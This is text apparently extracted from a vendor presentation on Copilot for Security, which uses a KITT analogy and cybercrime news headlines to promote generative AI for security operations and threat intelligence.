





Boost your SecOps with Copilot for Security

What would Michael do without
KITT?




Stefan Ringler
Security Technical Specialist





Attackers already using AI



Cybercrime To Cost the World \$6 Trillion Annually by 2025

If it were measured as a country, the cost of cybercrime would be the third largest economy after the US and China.



Russian hackers are preparing for a new campaign in Ukraine

A spring cyber-offensive is about to be unleashed



Welcome to The Cybersecurity 2021! And greetings from (the outside of) San Francisco, one of my favorite few cities. I have a splendid view of the Golden Gate Bridge.

Reading this online? Sign up for The Cybersecurity Scoop, our daily newsletter with scoops and sharp analysis in your inbox each morning.

Below: The U.S. sends cybersecurity aid to Costa Rica, a North Korean-linked cyberattack could have thousands of victims.

Comment 4 Gift Article Share

FINANCIAL TIMES

CYBERCRIME MAGAZINE

The Economist






We need to be (cyber)smart

Copilot is our KITT

- But we need to learn how to drive it
→What is a good prompt
- And when to press the Turbo boost button
→Personas/Use Cases/Customizing






Simplification is key

- What do you NOT have during an incident?
→ TIME!
- Leverage GenAI to gain Insights across your tools landscape
- Cut through the noise
- Know your enemy! Knowledge = Protection
(MDTI by your side)






The platform



